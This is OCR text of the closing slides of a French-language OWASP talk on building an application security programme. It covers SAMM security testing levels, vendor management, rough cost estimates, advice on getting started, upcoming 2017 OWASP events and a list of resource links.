
Conclusion : réunir le tout

SAMM:



Conclusion : réunir le tout

SAMM:



	Security Testing ...more on page 56		
	ST 1	ST 2	ST 3
Objective	Establish process to perform basic security tests based on implementation and software requirements	Make security testing during development more complete and efficient through automation	Require application-specific security testing to ensure baseline security before deployment
Activities	A. Derive test cases from known security requirements B. Conduct penetration testing on software releases	A. Utilize automated security testing tools B. Integrate security testing into development process	A. Employ application-specific security testing automation B. Establish release gates for security testing

Conclusion : stratégies de sécurité applicative

- Stratégie "sécurité intégrée":
  - Un maximum d'intégration tout au long de la chaîne de production des applicatifs web.
  - Mise en œuvre du paradigme "*Bien faire - bien contrôler*"
  - Relation de collaboration
  - Assurance la plus élevée

- Stratégie "tests":
  - Friction minimale avec les équipes impliquées dans les projets
  - Mise en œuvre du paradigme "*Contrôler*"
  - Assurance très variable
  - Nécessite de pouvoir 'tester' tous les artéfacts (documents, code, systèmes) en situation de sous-documentation *(à ne pas confondre avec la stratégie 'pentest')*.

Conclusion : la gestion des fournisseurs

- Les fournisseurs d'applications web sont en retard sur la sécurité (à de rares exceptions près):
  - Intégration embryonnaire de la sécurité dans les processus
  - Documentation pauvre ou inexistante
  - Manque de formation des architectes / développeurs
  - Code livré vulnérable aux attaques 'de base'
  - Dépendances tierces rarement maintenues à jour une fois le site "en prod"
  - Bastion de résistance émotionnelle au sein des pôles d'architecture
  - Absence d'encouragement ou 'motivation' économique
- C'est **au client** d'exiger une mise à niveau de ses fournisseurs, en particulier:
  - Intégration S/P dès la phase de lancement (p.ex.: combien de $ budgétés pour la sécurité?)
  - Garantie d'accès aux preuves: documents, analyses, tickets, rapports, etc.
  - Convention de pénalités en cas de vulnérabilités graves et correction sans coûts additionnels
  - Maintien du plan d'assurance sécurité systèmes et données (D2SP)

Conclusion: durée et coûts

- Combien de temps ça prend?
  - Si on vous demande de prédire l'avenir, répondez "3 ans."
- Combien ça coûte?
  - Si on vous demande d'inventer des coûts, utilisez la formule suivante:
    - $$$ = [0,03;0,05] x nb. jours/h. (conception + développement + tests)
    - Traduction: 3% à 5% du nombre de jours prévus pour la conception + dév + tests
    - Exemple: projet "X" (6 jours design + 41 jours dev + 5 jours UAT) x 5% = **2,6 jours à budgéter**.
- Combien ça rapporte?
  - Si on vous demande de mentir sur l'existence d'un ROI, répondez: "c'est plus ou moins le même que celui que le département marketing nous communique" ☺

Conclusion: comment commencer?

- "***Follow the least resistant path***" (merci Jonathan pour ce précieux rappel que j'ai encore trop souvent tendance à oublier!)
- **Choisir un référentiel avec lequel on se sent bien** (OWASP Top 10, OWASP SAMM, BSIMM, SDL, etc.) et démarrer.
- **L'approche 'waterfall' échoue** (déporter toute la sécurité sur un test d'intrusion au dernier moment).
  - Vous ne pouvez plus faire semblant d'y croire désormais…
- **Le modèle du château fort est désuet.** On gère un aéroport désormais.
  - Application du modèle ARC (prédire, protéger, atténuer, détecter, répondre) à tous les processus.
- **Automatiser au maximum**.
  - Tout ce qui est fait pour 1 actif web doit pouvoir être amplifié pour N actifs web.
  - Pas de sécurité applicative sans scripts. Baptême du feu: automatiser la vérification de présence d'en-têtes HTTP de sécurité sur tout le parc applicatif web de l'organisation. Si des membres de l'équipe sécurité web ne peuvent pas le faire, il faut les former.

La suite?

- 3 avril 2017:
  - Meeting OWASP Genève
  - https://www.owasp.org/index.php/Geneva
- 8-12 mai 2017:
  - OWASP Appsec Europe
  - Belfast (Irlande)
  - https://2017.appsec.eu/
- 12-16 juin 2017:
  - OWASP Summit
  - Londres (Royaume-Uni)
  - https://www.owasp.org/index.php/Owasp-Summit-2017
- Là maintenant tout de suite:
  - http://lists.owasp.org/mailman/listinfo/owasp-geneva
  - https://lists.owasp.org/mailman/listinfo/owasp-switzerland

Questions?

Questions et retours d'expérience plus que bienvenus!

Merci!

antonio.fontes@owasp.org
@starbuck3000

Ressources utiles

- OWASP
  - https://www.owasp.org
- OWASP Top 10
  - https://www.owasp.org/index.php/Topten
  - https://www.owasp.org/index.php/OWASP_Mobile_Security_Project
- OWASP SAMM
  - https://github.com/OWASP/samm
- BSIMM
  - https://www.bsimm.com/download/
- Mozilla developer network: web security
  - https://developer.mozilla.org/en-US/docs/Web/Security
- Checkmarx secure kit (kit de démarrage programme appsec)
  - https://www.checkmarx.com/wp-content/uploads/2015/10/Poster.pdf
- Dojo VM (VM de formation à la sécurité web)
  - https://sourceforge.net/projects/websecuritydojo/files/